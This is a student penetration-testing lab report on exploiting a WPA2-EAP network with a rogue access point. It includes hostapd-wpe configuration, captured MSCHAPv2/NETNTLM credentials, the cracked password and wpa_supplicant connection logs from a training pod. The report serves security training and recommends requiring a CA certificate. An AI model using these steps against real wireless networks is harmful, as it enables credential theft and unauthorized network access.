

Ex130 Submission

Gary Jones

Contents

Executive Summary	2
Goals	2
Risk Ranking/Profile.....	2
Recommendation Summary	2
Summary of Findings	2
Attack Narrative	2

Executive Summary

Goals

The goal of this exercise is to Exploit a WPA2-EAP wireless network.

Risk Ranking/Profile

The Risk Ranking of this finding is critical as I was able to compromise a WPA2-EAP wireless network and gain access to information that I was not meant to have access to.

Recommendation Summary

The wpa supplicant.conf should require a ca cert. It is recommended to include this as without it anyone can connect to the server with any valid credentials.

Summary of Findings

I was able to gain access to the hidden artstailor page.

Attack Narrative

To begin with I identified the wireless channel being used, enabled monitor mode for my adapter, deleted my old wlan0 interface, stopped processes that can interfere with my activities, and identified the wireless access point by using the given instruction for this exercise (see figures 1, 2, 3, and 4). Following this I then also disabled the eth0 interface (see figure 4).

I then opened the hostapd-wpe.conf file and changed the ssid to artstailor-ddwrt-2 as specified as my target by the pod and ran the ./hostapd-wpe with the hostapd-wpe.conf file that resulted in the NETNTLM credentials (see figures 5 and 6). Using those credentials, I created a passwords file to run against John the ripper which returned the password Sw0rdf1sh (see figure 7 and 8).

With the cracked credentials from John the ripper I was now prepared to create the wpa supplicant.conf file and use it to connect to the network by running flags -iwlan0 and -cwpa supplicant.conf (see figure 9 and 10). Once connected I was able to implement a dynamic host configuration protocol (DHCP) lease by running dhclient wlan0 and confirming with checking the ip address of wlan0 (see figure 11).

Once connected I opened up the web browser and connected to the web server at 45.79.141.10. I inspected the source code and then went to the hyper-text link /Corp/message.txt (see figures 12 and 13).

```

kali@kali:~$ sudo airmon-ng check kill
[sudo] password for kali:

kali@kali:~$ sudo airmon-ng start wlan0

PHY      Interface  Driver      Chipset
----      -
phy0     wlan0     rt2800usb   Ralink Technology, Corp. RT2770
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)

```

Figure 1:

```

kali@kali:~$ sudo airodump-ng wlan0mon

CH 4 [ Elapsed: 48 s ] [ 2021-12-03 18:24 ] [ PMKID found: 08:EC:F5:C7:26:85 ]

BSSID      PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
-----
02:2F:FF:1A:A5:19  -1    7    0  0  6  54  .  OPN           HP-nomodel.2D08D7
00:25:00:FF:94:73  -1    0    0  0  -1 -1           <length: 0>
C0:56:27:3A:35:73  -17   14    0  0  3  54e  WPA2  TKIP  MGT  artstailor-ddwrt-0
30:23:03:8B:84:CA  -21   16   15  0  3  54e  WPA2  CCMP  MGT  artstailor-ddwrt-1
24:F5:A2:73:0E:CF  -23   17    3  0  3  54e  WPA2  CCMP  MGT  artstailor-ddwrt-2
CH 3 [ Elapsed: 1 min ] [ 2021-12-03 18:24 ] [ PMKID found: 08:EC:F5:C7:26:85 ]

BSSID      PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
-----
02:2F:FF:1A:A5:19  -1    8    0  0  6  54  .  OPN           HP-nomodel.2D08D7
00:25:00:FF:94:73  -1    0    4  0  6  -1  OPN           <length: 0>
C0:56:27:3A:35:73  -17   20    0  0  3  54e  WPA2  TKIP  MGT  artstailor-ddwrt-0
30:23:03:8B:84:CA  -20   15    0  0  3  54e  WPA2  CCMP  MGT  artstailor-ddwrt-1
24:F5:A2:73:0E:CF  -23   22    3  0  3  54e  WPA2  CCMP  MGT  artstailor-ddwrt-2
10:DA:43:18:38:F7  -33   21    0  0  3  195  WPA2  CCMP  PSK  Soundpad_Lab
60:38:E0:90:61:33  -37   18    0  0  11  540  WPA2  CCMP  PSK  <length: 10>
92:CD:86:5B:29:39  -53    7    0  0  6  65  WPA2  CCMP  PSK  DIRECT-39-HP M426 LaserJet
DA:5D:E2:4A:04:7C  -49   17    0  0  6  65  WPA2  CCMP  PSK  DIRECT-7c-HP M277 LaserJet
08:EC:F5:D3:62:00  -49    3    0  0  6  195  WPA2  CCMP  MGT  eduroam
08:EC:F5:D3:62:07  -49    7    0  0  6  195  WPA2  OPN           ufgetonline
08:EC:F5:D3:62:04  -49    6    0  0  6  195  WPA2  CCMP  PSK  <length: 4>
08:EC:F5:D3:62:05  -49    6    0  0  6  195  WPA2  CCMP  PSK  <length: 5>
08:EC:F5:D3:62:06  -49    5    0  0  6  195  WPA2  CCMP  MGT  <length: 9>
08:EC:F5:D3:62:03  -49    6    0  0  6  195  WPA2  OPN           ufguest
34:12:98:0C:CD:74  -51   16    0  0  6  195  WPA2  CCMP  PSK  Harris UX Lab
AC:84:C6:08:ED:62  -51   13    5  0  5  195  WPA2  CCMP  PSK  PICT-API
6C:C2:17:19:1E:19  -51   16    0  0  6  54e  WPA2  CCMP  PSK  HP-Print-19-Officejet Pro 8630
3C:37:86:D6:A5:14  -52    5    0  0  10  195  WPA2  CCMP  PSK  BUILDNET

```

Figure 2:

```

24:F5:A2:73:0E:CF -23 17 3 0 3 54e WPA2 CCMP MGT artstailor-ddwrt-2
CH 14 [ Elapsed: 1 min ] [ 2021-12-03 18:25 ] [ WPA handshake: 08:EC:F5:D3:62:00 ]

BSSID      PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
-----
08:EC:F5:D3:6E:AF  -1    0    0  0  11  -1           <length: 0>
02:2F:FF:1A:A5:19  -1   14    0  0  6  54  .  OPN           HP-nomodel.2D08D7
C0:56:27:3A:35:73  -17   23    0  0  3  54e  WPA2  TKIP  MGT  artstailor-ddwrt-0
30:23:03:8B:84:CA  -20   27   15  0  3  54e  WPA2  CCMP  MGT  artstailor-ddwrt-1
24:F5:A2:73:0E:CF  -23   29   4  0  3  54e  WPA2  CCMP  MGT  artstailor-ddwrt-2
18:DA:A3:18:38:F7  -34   29    0  0  3  195  WPA2  CCMP  PSK  Soundpad_Lab
60:38:E0:90:61:33  -37   19    0  0  11  540  WPA2  CCMP  PSK  <length: 10>
92:CD:86:5B:29:39  -43   10    0  0  6  65  WPA2  CCMP  PSK  DIRECT-39-HP M426 LaserJet
DA:5D:E2:4A:04:7C  -45   22    0  0  6  65  WPA2  CCMP  PSK  DIRECT-7c-HP M277 LaserJet
08:EC:F5:D3:62:04  -48    9    0  0  6  195  WPA2  CCMP  PSK  <length: 4>
08:EC:F5:D3:62:03  -48    7    0  0  6  195  WPA2  OPN           ufguest
08:EC:F5:D3:62:02  -49    7    0  0  6  195  WPA2  CCMP  PSK  <length: 12>
08:EC:F5:D3:62:00  -49    4   13  0  6  195  WPA2  CCMP  MGT  eduroam
08:EC:F5:D3:62:05  -49    8    0  0  6  195  WPA2  CCMP  PSK  <length: 5>
08:EC:F5:D3:62:06  -49    6    0  0  6  195  WPA2  CCMP  MGT  <length: 9>
34:12:98:0C:CD:74  -50   21    0  0  6  195  WPA2  CCMP  PSK  Harris UX Lab
AC:84:C6:08:ED:62  -50   18    5  0  5  195  WPA2  CCMP  PSK  PICT-API
08:EC:F5:D3:62:07  -50    7    0  0  6  195  WPA2  OPN           ufgetonline
6C:C2:17:19:1E:19  -51   22    0  0  6  54e  WPA2  CCMP  PSK  HP-Print-19-Officejet Pro 8630
08:EC:F5:D3:62:04  -52   16    0  0  2  130  WPA2  CCMP  PSK  E429
34:12:98:0B:20:4A  -54   19    8  0  11  195  WPA2  CCMP  PSK  Juan's Wi-Fi Network
3C:37:86:D6:A5:14  -55    6    1  0  10  195  WPA2  CCMP  PSK  BUILDNET
08:EC:F5:C6:39:23  -55    7    0  0  11  195  WPA2  OPN           ufguest
08:EC:F5:C6:39:20  -55    5    2  0  11  195  WPA2  CCMP  MGT  eduroam
08:EC:F5:C6:39:22  -55    7    0  0  11  195  WPA2  CCMP  PSK  <length: 12>
08:EC:F5:C6:39:27  -55    6    0  0  11  195  WPA2  OPN           ufgetonline
74:8B:BB:00:03:07  -55    8    0  0  6  195  WPA2  OPN           ufgetonline
74:8B:BB:00:03:00  -56    8    0  0  6  195  WPA2  CCMP  MGT  eduroam
08:EC:F5:E2:BE:83  -57    9    0  0  1  195  WPA2  OPN           ufguest
08:EC:F5:E2:BE:62  -57   10    0  0  1  195  WPA2  CCMP  PSK  <length: 12>
74:8B:BB:00:03:06  -56    6    0  0  6  195  WPA2  CCMP  MGT  <length: 9>
74:8B:BB:00:03:04  -56    5    0  0  6  195  WPA2  CCMP  PSK  <length: 4>

```

Figure 3:

```

kali@kali: ~
File Actions Edit View Help
This is Ex130-Kali-2. You should attack only artstailor-ddwrt-2 from this pod.
kali@kali:~$ sudo airmon-ng stop wlan0mon
[sudo] password for kali:
PHY      Interface  Driver      Chipset
phy0     wlan0mon   rt2800usb   Ralink Technology, Corp. RT2770
          (mac80211 station mode vif enabled on [phy0]wlan0)
          (mac80211 monitor mode vif disabled for [phy0]wlan0mon)

kali@kali:~$ sudo ip link set dev eth0 down
kali@kali:~$

```

Figure 4:

```

kali@kali: ~/hostapd-2.6/hostapd
File Actions Edit View Help
GNU nano 5.8 hostapd-wpe.conf
# Driver - comment this out if 802.11
#driver=wired

# May have to change these depending on build location
eap_user_file=hostapd-wpe.eap_user
ca_cert=/home/kali/git/hostapd-wpe/certs/ca.pem
server_cert=/home/kali/git/hostapd-wpe/certs/server.pem
private_key=/home/kali/git/hostapd-wpe/certs/server.pem
private_key_passwd=whatever
dh_file=/home/kali/git/hostapd-wpe/certs/dh

# 802.11 Options - Uncomment all if 802.11
ssid=artstailor-ddwrt-2
hw_mode=g
channel=1

# WPE Options - Dont need to change these to make it all work
#
# wpe_logfile=somefile # (Default: ./hostapd-wpe.log)
# wpe_hb_send_before_handshake=0 # Heartbleed True/False (Default: 1)
# wpe_hb_send_before_apdata=0 # Heartbleed True/False (Default: 0)
# wpe_hb_send_after_apdata=0 # Heartbleed True/False (Default: 0)
# wpe_hb_payload_size=0 # Heartbleed 0-65535 (Default: 50000)

Help Write Out Where Is Cut Paste Execute Location Undo
Exit Read File Replace Paste Justify Go To Line Redo

```

Figure 5:

```

kali@kali:~/hostapd-2.6/hostapd
$ sudo ./hostapd-wpe hostapd-wpe.conf
Configuration file: hostapd-wpe.conf
Using interface wlan0 with hwaddr 00:c0:ca:32:c1:52 and ssid "artstailor-ddwrt-2"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA 00:c0:ca:32:c1:1d IEEE 802.11: authenticated
wlan0: STA 00:c0:ca:32:c1:1d IEEE 802.11: associated (aid 1)
wlan0: CTRL-EVENT-EAP-STARTED 00:c0:ca:32:c1:1d
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=21

eap-ttls/mschapv2: Fri Dec 3 19:04:36 2021
username: brian
challenge: bf:c1:81:a0:5e:6c:2b:5d
response: a1:e0:8f:7c:16:12:50:39:ce:9c:bc:18:3c:46:42:18:3a:56:c3:46:50:da:f1:22
jtr NETNTLM: brian:$NETNTLM$bfc181a05e6c2b5d$a1e08f7c16125039ce9cb183c4642183a56c34650daf122
wlan0: CTRL-EVENT-EAP-FAILURE 00:c0:ca:32:c1:1d
wlan0: STA 00:c0:ca:32:c1:1d IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan0: STA 00:c0:ca:32:c1:1d IEEE 802.1X: Supplicant used different EAP type: 21 (TTLS)
wlan0: STA 00:c0:ca:32:c1:1d IEEE 802.11: deauthenticated due to local death request

```

Figure 6:




Figure 7:




Figure 8:



Figure 9:

```

kali@kali:~$ sudo wpa_supplicant -i wlan0 -c wpa_supplicant.conf
Successfully initialized wpa_supplicant
wlan0: SME: Trying to authenticate with 24:f5:a2:73:0e:cf (SSID='artstailor-ddwrt-2' freq=2422 MHz)
wlan0: Trying to associate with 24:f5:a2:73:0e:cf (SSID='artstailor-ddwrt-2' freq=2422 MHz)
wlan0: Associated with 24:f5:a2:73:0e:cf
wlan0: CTRL-EVENT-EAP-STARTED EAP authentication started
wlan0: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=21
wlan0: CTRL-EVENT-EAP-METHOD EAP vendor 0 method 21 (TTLS) selected
wlan0: CTRL-EVENT-EAP-STARTED EAP authentication started
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=21
wlan0: CTRL-EVENT-EAP-METHOD EAP vendor 0 method 21 (TTLS) selected
wlan0: CTRL-EVENT-EAP-PEER-CERT depth=0 subject='/CN=www.m3g4c0rp.com' hash=2ad4c458df9ae9450096881cd1fe487e72a4ac1070cb546dd1e57cf4ed9c5d1a
wlan0: CTRL-EVENT-EAP-PEER-ALT depth=0 DNS=www.m3g4c0rp.com
wlan0: CTRL-EVENT-EAP-PEER-CERT depth=0 subject='/CN=www.m3g4c0rp.com' hash=2ad4c458df9ae9450096881cd1fe487e72a4ac1070cb546dd1e57cf4ed9c5d1a
wlan0: CTRL-EVENT-EAP-PEER-ALT depth=0 DNS=www.m3g4c0rp.com
EAP-TTLS: Phase 2 MSCHAPV2 authentication succeeded
wlan0: CTRL-EVENT-EAP-SUCCESS EAP authentication completed successfully
wlan0: PMKSA-CACHE-ADDED 24:f5:a2:73:0e:cf 0
wlan0: WPA: Key negotiation completed with 24:f5:a2:73:0e:cf [PTK+CCMP GTK+CCMP]
wlan0: CTRL-EVENT-CONNECTED - Connection to 24:f5:a2:73:0e:cf completed [id=0 id_str=]

```

Figure 10:

```

kali@kali:~$ sudo dhclient wlan0
[sudo] password for kali:
kali@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast state DOWN group default qlen 1000
    link/ether 00:50:56:94:97:f0 brd ff:ff:ff:ff:ff:ff
    inet 172.24.0.18/24 brd 172.24.0.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
5: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:c8:ca:22:c1:32 brd ff:ff:ff:ff:ff:ff
    inet 192.168.2.123/24 brd 192.168.2.255 scope global dynamic wlan0
        valid_lft 86396sec preferred_lft 86396sec
    inet6 fe80::2c0:caff:fa32:c152/64 scope link
        valid_lft forever preferred_lft forever

```

Figure 11:




Figure 12:




Figure 13: